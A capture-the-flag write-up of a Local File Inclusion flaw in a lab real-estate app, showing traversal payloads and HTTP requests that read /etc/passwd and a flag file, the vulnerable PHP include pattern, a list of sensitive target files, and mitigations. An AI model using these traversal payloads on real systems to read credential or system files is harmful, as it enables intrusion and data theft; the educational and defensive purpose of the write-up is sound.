Local File Inclusion (LFI) to Sensitive File Disclosure | Mapleton

MapleTon
MapleTon is a vulnerable real-estate listing application where property pages are dynamically loaded using a user-controlled parameter. The application fails to properly validate file paths, resulting in a classic Local File Inclusion (LFI) vulnerability.
During testing, the listing parameter was found to directly include local files from the server filesystem. By exploiting directory traversal sequences, it became possible to read arbitrary files on the target system, eventually leading to disclosure of the flag stored in the realtor user’s home directory.
Lab Link
Overview
The application exposes listing pages through the following endpoint:
1
/listing.php?listing=12-elm-street.html
The value of the listing parameter appears to determine which file the server loads and renders.
Because user input was not sanitized or restricted, the parameter could be manipulated with traversal sequences such as:
1
../../../../
This allowed arbitrary local file access on the underlying Linux system.
Objective
- Identify the vulnerability in the
listingparameter - Confirm Local File Inclusion
- Enumerate sensitive system files
- Identify valid users on the system
- Retrieve the flag from the target user’s home directory
Reconnaissance
While browsing available houses and listings, the URL structure revealed a potentially vulnerable parameter:
1
https://f6db2127-4065-mapleton-e35ed.events.webverselabs-pro.com/listing.php?listing=12-elm-street.html
The parameter directly referenced a filename, which strongly suggested the backend may be using PHP file inclusion functions such as:
1
include($_GET['listing']);
or
1
require($_GET['listing']);
Applications designed this way are frequently vulnerable to:
- Local File Inclusion (LFI)
- Directory Traversal
- Arbitrary File Read
Testing for Local File Inclusion
To verify the issue, the listing parameter was modified to access /etc/passwd.
Payload
1
../../../../../../../../etc/passwd
Request
1
2
GET /listing.php?listing=../../../../../../../../etc/passwd HTTP/2
Host: f6db2127-4065-mapleton-e35ed.events.webverselabs-pro.com
Proof of Vulnerability
The server successfully returned the contents of /etc/passwd.
Example output:
1
realtor:x:1100:1100::/home/realtor:/bin/bash
This confirmed:
- The application was vulnerable to LFI
- Arbitrary file reads were possible
- A valid system user named
realtorexisted - The user’s home directory was
/home/realtor
Exploitation
After identifying the target user, the next step was to access sensitive files within the realtor’s home directory.
A common target in CTF-style environments is a flag file.
Payload
1
../../../../../../../../home/realtor/flag.txt
Request
1
2
GET /listing.php?listing=../../../../../../../../home/realtor/flag.txt HTTP/2
Host: f6db2127-4065-mapleton-e35ed.events.webverselabs-pro.com
Flag Disclosure
The application returned the contents of the flag file:
1
WEBVERSE{....}
The vulnerability resulted in direct disclosure of sensitive local files from the server filesystem.
Root Cause Analysis
The issue exists because the application accepts user-controlled file paths without proper validation or sanitization.
A vulnerable implementation typically resembles:
1
2
3
<?php
include($_GET['listing']);
?>
Because no restrictions were enforced, attackers could traverse outside the intended directory using:
1
../
This enabled arbitrary file access anywhere readable by the web server process.
Impact
Successful exploitation of LFI vulnerabilities can lead to:
- Disclosure of sensitive files
- Exposure of application source code
- Credential leakage
- Configuration disclosure
- Session theft
- Log poisoning attacks
- Potential Remote Code Execution (RCE)
Common targets include:
1
2
3
4
5
/etc/passwd
/etc/shadow
/home/*/
/var/log/
/proc/self/environ
Mitigation
Avoid Dynamic File Inclusion
Never directly include user-supplied paths.
Unsafe
1
include($_GET['listing']);
Safer Approach
1
2
3
4
5
6
$allowed = [
    "12-elm-street" => "listings/12-elm-street.html",
    "oak-house" => "listings/oak-house.html"
];

include($allowed[$_GET['listing']] ?? '404.html');
Restrict Directory Access
Use strict allowlists and ensure user input cannot escape intended directories.
Disable Dangerous Behaviors
Harden PHP configuration:
1
2
allow_url_include = Off
open_basedir = /var/www/html
Validate and Normalize Paths
Use secure path validation before file operations.
Real-World Insight
Local File Inclusion remains one of the most common vulnerabilities in legacy PHP applications, especially those built before modern secure development practices became standard.
Older applications frequently:
- Dynamically include files from URL parameters
- Lack input validation
- Trust client-controlled paths
- Reuse outdated PHP patterns
In real-world penetration tests, LFI vulnerabilities often become critical when combined with:
- Log poisoning
- File uploads
- PHP session manipulation
/procfilesystem abuse
Even simple arbitrary file reads can expose credentials, API keys, SSH keys, and internal application logic.
Key Takeaways
- User-controlled file paths are extremely dangerous
- Directory traversal sequences can escape intended directories
/etc/passwdis a reliable indicator for LFI validation- Enumerating users helps identify sensitive targets
- Arbitrary file read vulnerabilities can escalate significantly